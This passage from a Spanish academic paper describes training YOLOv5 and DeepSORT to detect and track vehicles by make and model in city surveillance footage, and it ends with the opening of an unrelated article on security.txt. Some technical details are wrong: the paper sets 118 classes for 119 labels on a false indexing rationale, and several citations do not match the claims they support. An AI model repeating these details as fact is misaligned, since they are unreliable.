Las capas totalmente conectadas se utilizan para la clasificación. En estas capas, cada neurona de la capa de salida está conectada a todas las neuronas de la capa anterior. Esto permite que la red realice una combinación lineal de las activaciones recibidas y, generalmente, aplique una función de activación al final.

La principal tarea de las capas totalmente conectadas es transformar el vector de activaciones de la capa anterior en un vector de salida que representa las distintas clases del problema. El número de neuronas en la última capa totalmente conectada corresponde al número de clases en el conjunto de datos. Por ejemplo, si hay 10 clases, la última capa tendrá 10 neuronas.

En resumen, las capas totalmente conectadas toman un vector unidimensional resultante de las capas de convolución y

pooling, convirtiendo el último tensor en un vector unidimensional, y lo convierten en un vector de salida cuyos valores serán más altos para las clases más probables.

En tareas de clasificación, se utiliza al final la función *softmax* para convertir los valores de salida de la red en un vector de probabilidades, donde cada probabilidad indica la certeza de que la entrada pertenece a una clase específica, y todas las probabilidades suman 1.

La función *softmax* garantiza que las probabilidades estén normalizadas, permitiendo que incluso las clases con menor probabilidad sean consideradas. Esto evita descartar clases basándose solo en valores bajos.

E. Función de Pérdida

La función de pérdida calcula un valor que mide la diferencia entre las predicciones de la red neuronal y las etiquetas reales. Su objetivo es guiar el proceso de entrenamiento ajustando los pesos de la red.

En la función de pérdida se calcula el gradiente, que indica cómo ajustar los pesos de la red. Si el gradiente es cero, como puede suceder con activaciones negativas en funciones ReLU, algunos pesos no se van a actualizar. La modificación de los pesos será tanto mayor cuanto más importante sea el error obtenido.

Las probabilidades generadas por *softmax* están, por supuesto, en el rango de 0 a 1 y reflejan la certeza de la red en sus predicciones. La ecuación utilizada es:

$$S(z_i) = \frac{e^{z_i}}{\sum_{j=1}^n e^{z_j}} \quad (2)$$

Al final de esta función, la última capa de la red se corresponde con las 119 clases de vehículos etiquetadas en este trabajo, para su detección por marca y modelo, como se describirá más adelante.

Cada valor de salida predicho por la red estará entre 0 y 1, donde el valor más alto indica la clase más probable.

En nuestro modelo, la última capa considera 119 posibles clases correspondientes a marcas y modelos de vehículos.

Las salidas deseadas se representan mediante una técnica denominada *one-hot encoding*. En esta técnica, solo un elemento del vector deseado en la salida estará “caliente”, es decir, tomará el valor 1, mientras que todos los demás tomarán el valor 0. La finalidad de esto es permitir que el modelo aprenda a predecir la probabilidad de cada clase.

Como ejemplo, supongamos que la predicción de la red al pasar por la función *softmax* da como resultado un vector de la forma $[c_1 \ c_2 \ \dots \ c_{119}]$ donde $c_{17} = 0.30$, $c_{38} = 0.45$, $c_{70} = 0.25$ y los restantes valores son 0.

Para calcular las probabilidades, usamos la función *softmax*. Primero, calculamos los valores exponenciales para los valores no-cero, $e^{0.30}$, $e^{0.45}$ y $e^{0.25}$.

Las probabilidades para cada clase se obtienen dividiendo los valores exponenciales de cada clase entre la suma total:

Para c_{17} : 0.32 o 32%

Para c_{38} : 0.37 o 37%

Para c_{70} : 0.30 o 30%

Como resultado de esta evaluación de probabilidades, la clase c_{38} es el candidato como respuesta a la detección de la red. Sin embargo, este caso en particular muestra cómo, a pesar de tomar el máximo, las otras dos clases siguientes deberían ser tenidas en cuenta.

III. MODELO YOLO

Se optó por la familia de modelos YOLO [2], disponibles en código abierto. En la actualidad, se encuentra disponible la versión 10 de YOLO. Su autor original, Joseph Redmon, dejó de participar activamente en el desarrollo después de la versión 3. Desde entonces, el modelo ha experimentado numerosas mejoras implementadas por otros desarrolladores y ha evolucionado para satisfacer diversas necesidades de la comunidad, tanto en aplicaciones comerciales como industriales. Tomando como referencia las características que los distintos modelos ofrecen y luego de evaluarlos, se considera la versión 5 como la más adecuada para este trabajo, debido a su estabilidad y prestaciones.

A. You Only Look Once – v5

La versión 5 de YOLO ofrece una amplia variedad de modelos, desde compactos como YOLOv5n (*nano*) hasta más grandes como YOLOv5x (*extra large*), adecuados para imágenes de entrada de 640 píxeles. También están disponibles variantes como YOLOv5n6 y YOLOv5x6, que manejan imágenes de entrada de hasta 1280 píxeles y, en caso de utilizar Test Time Augmentation (TTA), pueden llegar hasta 1536 píxeles. La elección del modelo adecuado no es tan simple como seleccionar el de mejor rendimiento; es fundamental considerar las limitaciones de *hardware*, ya que este factor determina significativamente la viabilidad del modelo elegido.

En este trabajo se optó por utilizar el modelo YOLOv5m (*medium*). Esta elección es el resultado de una evaluación meticulosa de los modelos YOLOv5n y YOLOv5s, que mostraron rendimientos insuficientes para los objetivos requeridos, y del modelo YOLOv5l (*large*), que no pudo ser implementado satisfactoriamente con el *hardware* disponible. Esta elección tuvo implicaciones en la configuración del entrenamiento, ya que se decidió usar 16 lotes (*batches*) con el

objetivo de mejorar la generalización mediante actualizaciones más frecuentes, y 100 épocas (*epochs*) para permitir un entrenamiento más prolongado y un mejor ajuste de los pesos del modelo.

B. Funcionamiento de YOLO

La función principal de este modelo es la detección de una sola pasada [4]. Para lograr esto, el modelo utiliza una cuadrícula de dimensiones $s \times s$. Si el centro del objeto de interés se encuentra dentro de alguna de las celdas de la cuadrícula, esa celda es responsable de detectar el objeto. Cada celda en la cuadrícula predice los cuadros delimitadores, conocidos como *bounding boxes*, que incluyen las dimensiones del cuadro y una puntuación de confianza. La ecuación general para realizar esta tarea es:

$$\text{puntuacion de confianza} = p(\text{objeto}) * IoU \frac{\text{verdad}}{\text{prediccion}} \quad (3)$$

Cuanto más alto es el valor resultante, mayor es la confianza del modelo en que el objeto detectado se encuentra dentro del *bounding box*. Sin embargo, al realizar esta tarea, se generan múltiples *bounding boxes*, lo que puede llevar a una sobreabundancia de detecciones en la imagen. Para abordar este problema, YOLO utiliza el concepto de *supresión de no máximo* (NMS, por sus siglas en inglés) [5]. Este proceso emplea un valor de umbral (*threshold*) que, dependiendo de su valor, elimina cuadros delimitadores que no contienen detecciones relevantes. Todo esto se gestiona a través de la función de pérdida.

En la Fig. 3 se observa un esquema del procesamiento, extraído del trabajo original que presenta este algoritmo [1].




Fig. 3. Proceso de detección de YOLO, extraído de [2].



Fig. 4. Representación del algoritmo DeepSORT.

IV. MODELO DEEPSORT

Se estudiaron algoritmos de rastreo de objetos, eligiendo DeepSORT por su facilidad de implementación y su capacidad para realizar rastreo de múltiples objetos (MOT). Este algoritmo cumple con el requisito de la investigación para el rastreo de vehículos y facilita la identificación al asignar un identificador único a cada detección.

Históricamente, DeepSORT fue desarrollado por Nicola Wojke, Alex Bewley y Dietrich Paulus en 2017 [3], con el objetivo de mejorar el rastreo de objetos manteniendo el ID (identificador único) durante períodos prolongados, incluso en situaciones de oclusión. Para lograr esto, los autores basaron su trabajo en el algoritmo SORT [6], al cual añadieron una métrica de asociación profunda que combina información de movimiento con información de apariencia. Los autores indicaron que aplicaron una red neuronal convolucional entrenada para distinguir peatones, lo que aumentó la robustez del sistema frente a fallos y oclusiones.

A. Desafío del algoritmo

DeepSORT amplía las funcionalidades del algoritmo SORT, como ya fue explicado con anterioridad, con el agregado de un parámetro más de asociación profunda que permite rastrear objetos que dejan de ser visibles por un período de tiempo. Sin embargo, al igual que su predecesor, enfrenta el desafío principal de lograr la reidentificación correcta cuando, en una detección obtenida, por motivos de obstáculos, oclusiones o cambios en la dirección del objeto, se genera la pérdida momentánea de la identificación lograda. Lo que se busca con DeepSORT es que, a través del parámetro de asociación profunda, el objeto reidentificado y previamente detectado sea el mismo a lo largo de todo el video.

En este trabajo, en particular, la necesidad consiste en asociar un rastreo a un único vehículo a medida que se desplaza por el campo de visión de la cámara. Este movimiento puede ser lineal o no, lo que puede provocar cambios en la forma del vehículo, ya sea debido a la velocidad, cambios en su dirección o la obstrucción causada por la superposición de otros objetos, entre otros factores. Por lo tanto, es crucial prestar atención a las características utilizadas para el rastreo del vehículo.

B. Repositorio Elegido

Después de analizar el repositorio proporcionado por los autores de DeepSORT y comprender que para lograr las capacidades indicadas utilizaron una red neuronal convolucional entrenada *offline* con un conjunto de datos de peatones, se determinó que era necesario seguir un enfoque similar.

Se creó una nueva red de arquitectura específica para vehículos. Sin embargo, debido a restricciones de tiempo y las métricas resultantes, se optó por utilizar un repositorio ya desarrollado para la detección de peatones y vehículos [7], sobre el cual se realizaron algunas modificaciones a este repositorio para cumplir con los requisitos iniciales del trabajo.

V. MODELO ADHOC

Se tomaron los videos de cámaras de vigilancia ciudadana distribuidas en la ciudad de San Luis. Cada uno de estos videos cuenta con un promedio de 2 horas de grabación.

La primera tarea consistió en la extracción y procesamiento de las imágenes contenidas en los videos, es decir, en cada uno de sus *frames* que contengan la presencia de vehículos automotores plausibles de ser etiquetados bajo la premisa de “automotor presente”. Para ello utilizamos el software gratuito disponible *VLC Media Player* [8] con el cual se extrajeron los *frames* de los videos, para luego almacenarlos en formato *Joint Photographic Experts Group (JPG)*.

De esta manera, se obtuvieron 1 483 053 imágenes. Este número es muy elevado para la capacidad humana disponible de procesarlas a todas de forma manual, por lo que se tomó la decisión de realizar recortes en los videos originales. Utilizando la misma herramienta *VLC* se logró extraer porciones de videos que contenían la premisa impuesta y descartar espacios de tiempo donde no se observan o se consideran innecesarios, atento a las características observadas.

Como resultado, se obtuvieron 24 recortes de video, a los cuales se les extrajeron las imágenes contenidas, para luego analizar cada uno de los *frames*, en busca de aquellos donde se pudieron observar con detalle las características de los vehículos representadas por su marca, modelo y elemento distintivo. Se procuraron distintos ángulos de captura, es decir, obteniendo distintas imágenes del mismo vehículo en posiciones espaciales diferentes sobre una misma cámara y en cámaras distintas, teniendo especial atención a los diferentes escenarios ambientales y circunstancias viales tales como bloqueos parciales o totales que los vehículos puedan sortear al desplazarse por el campo de visión que presenta el lente de la cámara. Toda esta tarea se realizó de forma manual y visual, lo que arrojó como resultado, luego de procesar las imágenes, un conjunto de 1 769

imágenes que contienen las características buscadas en los vehículos que se consideraran necesarias para su utilización en el entrenamiento del modelo.

Con las imágenes procesadas se realizó el etiquetado utilizando los datos de las diferentes marcas y modelos que se pueden observar en los vehículos de la vía pública en cualquier provincia argentina.

Para etiquetar se utilizó el programa LabelImg [9], escrito en Python, el cual, mediante una interfaz gráfica creada con la librería PyQt, permite al operador llevar adelante esta tarea, que se puede observar en la Fig. 5.



Fig. 5. Interfaz gráfica de LabelImg.

El resultado de la actividad de etiquetado fue la obtención de un archivo generado por el programa, que contiene 119 etiquetas de vehículos, cuyos nombres fueron dados por el investigador con la configuración de marca y modelo, por ejemplo: *Peugeot_Partner*.

Para el caso particular de las bicicletas y motos, se optó por generalizar la etiqueta con la salvedad de identificar si el ciclista o motociclista llevaba puesto o no el casco, por ejemplo: *Motociclista_conCasco*, *Ciclista_sinCasco*. Además, se obtuvo cada uno de los archivos de imágenes con su respectivo archivo de texto que contiene las coordenadas etiquetadas dentro de las imágenes donde se identificaron vehículos.

A. Entrenamiento del Modelo

Del total de las imágenes se tomó un grupo conformado por el 75 % del total para el entrenamiento y un segundo grupo conformado por el 25 % para la validación y testeo.

A continuación, se creó el archivo “*dataset.yaml*”, mediante el cual se trata y describe la información de entrenamiento y de prueba, estableciendo una estructura mediante rutas, números de clase y nombres de clase. El archivo creado en esta investigación contiene los siguientes datos:

- **train:** dataset/images/train es la ruta a las imágenes de entrenamiento.

- **val:** dataset/images/val es la ruta a las imágenes de validación.
- **nc:** 118 es el número de clases, que representa las 119 etiquetas al iniciar en 0.
- **names:** contiene todas las etiquetas construidas con marcas y modelos de vehículos.


B. Hardware y Software

Para entrenar y validar el modelo se utilizó *hardware* propio. Se utilizó una PC de escritorio con microprocesador Intel i7-4790k, con 8 GB de memoria RAM y una tarjeta gráfica NVIDIA GTX970 de 4 GB para procesamiento.

Como base de trabajo se utilizó el software *Visual Studio Code*, haciendo uso de un entorno virtual y todas las librerías necesarias para hacer de *Pytorch* nuestro marco de trabajo y generación de las operaciones necesarias para lograr obtener el modelo objetivo.

C. Métricas obtenidas

Se analizaron las métricas representativas que ofrecen las curvas F1 de entrenamiento (Fig. 6) y validación (Fig. 7) del modelo, además de la matriz de confusión (Fig. 8), la curva P (Fig. 9), la curva PR y la curva R, las cuales en su conjunto



ofrecen una valoración sobre el desempeño del modelo.

Se precisa mostrar los gráficos tanto de la curva F1 del conjunto de entrenamiento como de la curva F1 del conjunto de validación, que en este estudio tuvieron solo una milésima de diferencia en el valor de confianza. Ya que nos permite evaluar el rendimiento, la estabilidad y la capacidad de generalización del modelo, como resultado, el modelo generaliza bien con un rendimiento pobre, pero con una buena estabilidad.

De la matriz de confusión (Fig. 8) se determinó que las clases “*Toyota_Hilux*”, “*Colectivo*”, “*Fiat_Uno*”, “*Peugeot_207*” y

“Fiat_Qubo” fueron las clases en las que el modelo realizó mejores predicciones. Se observaron mayores errores de predicción en la mayoría de las clases restantes, siendo las clases más afectadas aquellas en las que se contaba con menor cantidad de imágenes representativas.

De la curva P se logró concluir que para que una predicción sea confiable en las detecciones de verdaderos positivos, la probabilidad tenía que ser de 0.954, lo cual es claramente muy exigente.

La curva PR informó que el modelo es de bajo rendimiento en términos relativos, con solo un 18.6 % de precisión al 0.5 de umbral IoU. Finalmente, la curva R informó que el modelo es capaz de recuperar el 77 % de las detecciones positivas reales con 0.0 de confianza y disminuye significativamente a medida que se requiere más confianza, resultando que a 0.5 de confianza la recuperación de detecciones positivas reales es alrededor del 15 %. Como síntesis de las métricas obtenidas, se puede inferir que el modelo requiere como mínimo la ampliación del *dataset* utilizado, que contenga más vehículos del mismo tipo para que el modelo logre mejorar los parámetros. Por ejemplo, el doble de imágenes etiquetadas que contengan “Toyota_Hilux”, “Colectivo”, “Fiat_Uno”, “Peugeot_207”, “Fiat_Qubo” y el resto de vehículos etiquetados en el *dataset*, teóricamente debería incrementar los valores métricos a una medida razonable para un modelo pequeño de detección.





Fig. 6. Curvas F1 de Entrenamiento.

Fig. 7. Curva F1 de Validación.

Fig. 8. Matriz de Confusión.

Fig. 9. Curva P.



Una vez que contamos con el modelo de detección, se realizó la reidentificación de vehículos para poder hacer uso del rastreo proporcionado por DeepSORT. Para la reidentificación fue necesario entrenar un modelo que permita lograr el rastreo de vehículos, utilizando una sucesión mayor de imágenes del mismo vehículo en distintas maniobras y movimientos. Si bien esto no se incluyó en el trabajo final de carrera a partir del cual se inició esta investigación, sí se culminó a posteriori. Para ello, lo que se realizó fue, en primer lugar, tomar videos de las cámaras con las que se contaba y de ellas extraer los *frames* donde se observaba a cada uno de los vehículos etiquetados realizando una maniobra o movimiento, por ejemplo, como se observa en la figura 9.

Una vez que se contó con cada *frame* para cada vehículo, se los etiquetó, obteniendo tanto el ID como las coordenadas de su alto, ancho y centro. Con toda esta información ya clasificada y agrupada en carpetas, se conformó el *dataset* asociado a este

modelo; luego se modificó la red neuronal convolucional CNN utilizando un bloque residual y una arquitectura de red basada en las especificaciones indicadas en el paper oficial de DeepSORT [3] para la reidentificación, como se puede ver en las figuras 10, 11 y 12.

Esta arquitectura permitió crear el modelo entrenado que luego se usó para la reidentificación de vehículos y se concluyó esta etapa.



Fig. 9. La zona de color representa la superposición de frames del mismo vehículo.

```
# Flatten y capa densa
x = layers.Flatten()(x)
x = layers.Dense(128)(x) # Proyección a 128 dimensiones

# Proyección en la hiperesfera, especificando la forma de salida
outputs = layers.Lambda(lambda y: tf.math.l2_normalize(y, axis=-1), output_shape=(128,))(x)

# Modelo
model = tf.keras.Model(inputs=inputs, outputs=outputs)
return model
```

Fig. 10, 11 y 12. Arquitectura de la red de reidentificación, basada en el paper de DeepSORT.

Con el fin de disminuir los tiempos de trabajo en el desarrollo de todos los aspectos necesarios para asociar YOLO con DeepSORT, se integró en todos los aspectos tanto el modelo de detección desarrollado como el modelo de reidentificación, tomando como base un repositorio GitHub, que ya contaba con dicha integración de YOLOv5 y *DeepSORT* [10]. A este repositorio se le realizaron modificaciones para que considere el modelo entrenado *ad hoc* y se modificó para que grafique las *bounding boxes* con el nombre de los vehículos por marca, modelo y nivel de confianza de la detección. Se procesaron los videos de prueba, obteniendo como resultado nuevos videos con los vehículos rastreados. En las Fig. 13, Fig. 14 y Fig. 15 se muestran ejemplos de los lotes de entrenamiento y resultados obtenidos.

VI. DISCUSIÓN Y CONCLUSIONES

En este trabajo se llevó a cabo el diseño e implementación de un modelo de aprendizaje automático que detecta y rastrea vehículos. Uno de sus objetivos es que se tome como base para el desarrollo de mejoras o para la creación de nuevos modelos de detección y rastreo de vehículos en la vía pública mediante cámaras de seguridad, tanto públicas como privadas; otro objetivo buscado es que se optimice el uso de recursos humanos, automatizando tareas de búsqueda y rastreo de vehículos en imágenes de video. Donde el error humano por exceso de visualización, distracciones, cansancio, etc. produzca errores de identificación y visualización en la búsqueda de vehículos.

Habiendo planteado los objetivos, se logró construir y evaluar un modelo de aprendizaje automático cuyo propósito es detectar y rastrear vehículos que habitualmente transitan por calles y rutas de la República Argentina. Durante el transcurso del proceso de investigación se encontraron diversas dificultades técnicas que se describen a continuación con el fin de que el lector pueda aprovechar el conocimiento adquirido y mejorarlo.

Al momento de seleccionar la herramienta de procesamiento para entrenar el modelo y posteriormente validarlo, se consideró utilizar *Google Colab*, un servicio que puede entrenar el modelo mediante un notebook en la nube. Esta herramienta ofrece más de 50 horas de tiempo de ejecución, 12 GB de memoria RAM y más de 100 GB de espacio en disco de forma gratuita; sin embargo, también advierte que esto "no está garantizado". Esta última afirmación condujo a una prueba en la que se tomó un video obtenido de internet y ajeno a esta investigación para procesarlo y utilizarlo. Al transcurrir el tiempo y ejecutar el proceso, se encontraron fallas en los tiempos de ejecución, disminuciones en la cantidad de memoria y cortes inesperados debido a la conexión de red. Estas circunstancias, unidas al hecho de tener que subir la información a la nube, fueron los elementos decisivos para descartar el uso de esta herramienta y de otras similares como *AWS*, *Azure* o *Kaggle*.

Realizar el entrenamiento mediante una computadora de escritorio permitió mantener el control total del proceso desarrollado. Esta elección se considera correcta especialmente en investigaciones judiciales, ya que no es recomendable subir videos que puedan contener elementos de interés pericial a servicios de terceros en la red.

La implementación del modelo y su evaluación permitieron comprender que, con el hardware disponible y habiendo evaluado todas las métricas, el *hardware* resulta insuficiente para obtener un modelo que cuente, por ejemplo, con un alto valor de equilibrio entre precisión y recuperación de detecciones. Se recomienda, entonces, contar con un *hardware* mínimo de 64 GB de RAM, una GPU RTX 3090, un microprocesador Ryzen 9 o i9 y suficiente espacio en disco, dado que los videos son datos

de gran volumen, con la finalidad de obtener resultados que sean extrapolables a la realidad cotidiana con el efecto deseado. Una mayor cantidad de memoria RAM permitiría no solo disminuir los tiempos de procesamiento, sino manejar conjuntos de datos más grandes e incluso mejorar la arquitectura que el paper original del modelo utilizado indica. De forma práctica podríamos pasar de 16 lotes (*batches*), como se utilizó en este trabajo, a muchos más con el fin de optimizar la generalización del modelo; incluso podríamos aumentar las épocas (*epochs*) de las 100 elegidas al doble o más, perfeccionando de esta manera el ajuste de los pesos de la red. Por otro lado, la GPU propuesta cuenta con más de 10000 núcleos CUDA, lo que permite más cálculos en paralelo, acelerando los tiempos de entrenamiento; también cuenta con núcleos de tensores, unidades de procesamiento altamente eficaces en multiplicación de matrices, soporte para CUDA y cuDNN. En resumen, no solo reducirían el tiempo de entrenamiento, sino que también se podrían usar modelos más grandes y complejos, entre otros beneficios. Finalmente, se recomienda el microprocesador Ryzen 9 o i9 de Intel porque tendríamos muchos más núcleos e hilos de procesamiento, obteniendo más cálculos en paralelo y, al tener frecuencias de reloj más altas, ejecutando el código más rápido, entre otros muchos beneficios.

Por otro lado, mediante las evaluaciones sobre los resultados arrojados por la matriz de confusión, se logró establecer que ciertas etiquetas, como *Toyota_Hilux*, *Colectivo*, *Fiat_Uno*, *Peugeot_207* y *Fiat_Qubo*, presentan más predicciones correctas e incorrectas. Esto se debe a dos componentes fundamentales: el primero es el número de datos de entrenamiento, es decir, la cantidad de vehículos etiquetados de la misma marca y modelo; y el segundo, como sucede en el caso las etiquetas *Colectivo* y *Fiat_Qubo*, ocurre debido a la forma característica (física) de estos vehículos, que les permite diferenciarse del resto de los evaluados por el modelo de forma significativa, conjuntamente con la particularidad de que, al momento del entrenamiento, la cantidad de vehículos de estas características etiquetados era el de más bajo en el conjunto considerado.

Como se observó en las métricas reportadas y en las imágenes de ejemplo de los videos resultantes que fueron plasmadas con anterioridad, el modelo presenta un bajo nivel de detección y rastreo; sin embargo, una vez que el vehículo es detectado y rastreado, el modelo mantiene el seguimiento en diversas condiciones ambientales y con obstrucciones en los lentes de las cámaras a lo largo de los cuadros del video. Esto es un indicador suficiente de que el proyecto es viable si se aumenta el número de datos de entrenamiento, se incrementa el tamaño de las conexiones entre neuronas del modelo YOLO elegido y se emplea un *hardware* lo suficientemente robusto para entrenarlo y validar sus resultados.

Finalmente, se considera que el conjunto de datos creado

para esta investigación es un elemento valioso para la comunidad científica, por lo cual se pretende robustecerlo, ampliando el número de clases y etiquetas, para luego ponerlo a disposición de la comunidad, brindando un elemento útil y de interés para investigadores.



Fig. 13. Lote (batch) de entrenamiento.



Fig. 14. Detecciones, rastreos y nivel de confianza.



Fig. 15. Detalle de detección, rastreos y nivel de confianza.

REFERENCIAS

- [1] J. Redmon, S. Divvala, R. Girshick y A. Farhadi, "You Only Look Once: Unified, Real-Time Object Detection," en *2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, Las Vegas, NV, USA, 2016, pp. 779–788. [En línea]. Disponible: <https://arxiv.org/abs/1506.02640>
- [2] Tesla, "Inteligencia artificial y Autopilot," 2024. [En línea]. Disponible: https://www.tesla.com/es_cl/AI
- [3] N. Wojke, A. Bewley y D. Paulus, "Simple Online and Realtime Tracking with a Deep Association Metric," en *2017 IEEE International Conference on Image Processing (ICIP)*, Beijing, China, 2017, pp. 3645–3649. [En línea]. Disponible: <https://arxiv.org/abs/1703.07402>
- [4] Redmon, J., Divvala, S., Girshick, R., & Farhadi, A. (2015). You Only Look Once: Unified, real-time object detection (arXiv:1506.02640). arXiv. <https://doi.org/10.48550/arXiv.1506.02640>
- [5] A. Rosebrock, "Non-Maximum Suppression for Object Detection in Python", *pyimagesearch*, 2024. [En línea] Disponible: <https://pyimagesearch.com/2014/11/17/non-maximum-suppression-object-detection-python/>
- [6] Ultralytics, "YOLOv5 Documentation," 2024. [En línea]. Disponible: <https://docs.ultralytics.com/yolov5/>
- [7] F. Rosenblatt, "The Perceptron: A Probabilistic Model for Information Storage and Organization in the Brain," *Psychological Review*, vol. 65, no. 6, pp. 386–408, 1958. [En línea]. Disponible: <https://www.ling.upenn.edu/courses/cogs501/Rosenblatt1958.pdf>
- [8] VLC Media Player, VideoLAN Organization. [En línea] Disponible: <https://www.videolan.org/vlc/index.es.html>
- [9] LabelImg, GitHub. [En línea] Disponible: <https://github.com/HumanSignal/labelImg>
- [10] H. Ma, "DeepSORT_YOLOv5_Pytorch," Repositorio GitHub. [En línea]. Disponible: https://github.com/HowieMa/DeepSORT_YOLOv5_Pytorch
- [11] A. Bewley, Z. Ge, L. Ott, F. Ramos y B. Upcroft, "Simple

online and realtime tracking,” en *2016 IEEE International Conference on Image Processing (ICIP)*, Phoenix, AZ, USA, 2016, pp. 3464–3468.

[12] M. Hussain, “YOLO-v1 to YOLO-v8, the Rise of YOLO and Its Complementary Nature toward Digital Manufacturing and Industrial Defect Detection,” *Machines*, vol. 11, no. 7, p. 677, 2023. [En línea]. Disponible: <https://doi.org/10.3390/machines11070677>

[13] IBM, “¿Qué son las redes neuronales convolucionales?,” 2024. [En línea]. Disponible: <https://www.ibm.com/es-es/topics/convolutional-neural-networks>

[14] X. Zhao, L. Wang, Y. Zhang *et al.*, “A review of convolutional neural networks in computer vision,” *Artificial Intelligence Review*, vol. 57, 2024. [En línea]. Disponible: <https://doi.org/10.1007/s10462-024-10721-6>

[15] A. M. Turing, “Computing Machinery and Intelligence,” *Mind*, vol. LIX, no. 236, pp. 433–460, Oct. 1950. [En línea]. Disponible: <https://doi.org/10.1093/mind/LIX.236.433>

[16] J. McCarthy, M. L. Minsky, N. Rochester y C. E. Shannon, “A Proposal for the Dartmouth Summer Research Project on Artificial Intelligence,” 1955. [En línea]. Disponible: <http://jmc.stanford.edu/articles/dartmouth/dartmouth.pdf>

[17] J. Moor, “The Dartmouth College Artificial Intelligence Conference: The Next Fifty Years,” *AI Magazine*, vol. 27, no. 4, pp. 87–91, 2006. [En línea]. Disponible: https://www.researchgate.net/publication/220605256_The_Dartmouth_College_Artificial_Intelligence_Conference_The_Next_Fifty_Years

[18] S. Ioffe y C. Szegedy, “Batch Normalization: Accelerating Deep Network Training by Reducing Internal Covariate Shift,” en *Proceedings of the 32nd International Conference on Machine Learning (ICML)*, Lille, Francia, 2015, pp. 448–456. [En línea]. Disponible: <https://arxiv.org/abs/1502.03167>

[19] V. Rastogi, “Max Pooling Layer In Computer Vision,” *Medium*, 2023. [En línea]. Disponible: <https://medium.com/@vaibhav1403/max-pooling-layer-in-computer-vision-8ccfd91c521>

[20] W. S. McCulloch y W. Pitts, “A logical calculus of the ideas immanent in nervous activity,” *Bulletin of Mathematical Biophysics*, vol. 5, no. 4, pp. 115–133, 1943. [En línea]. Disponible: <https://www.cs.cmu.edu/~/epxing/Class/10715/reading/McCulloch.and.Pitts.pdf>

Security.txt: El archivo de texto que puede salvar el mundo

Security.txt: The text file that could save the world

R. López Lio

Universidad Nacional Scalabrini Ortiz. San
Isidro, Buenos Aires (Argentina)
lopezlio@gmail.com

<https://orcid.org/0009-0000-3015-245X>

Artículo de reflexión

Recibido: 22-06-2024. Aceptado: 24-02-2025.
Publicado: 03-03-2026.

Licencia (CC):



Universidad FASTA. Facultad de ingeniería;
Mar del Plata, Argentina.

Resumen

Este documento se refiere a la importancia del archivo security.txt para la adopción de una forma clara de dar a conocer los canales de contacto de una organización para recibir información acerca de vulnerabilidades relacionadas con sus servicios / aplicaciones expuestos, así como también del proceso de madurez de las organizaciones sobre sus procesos de gestión de vulnerabilidades.

Palabras clave

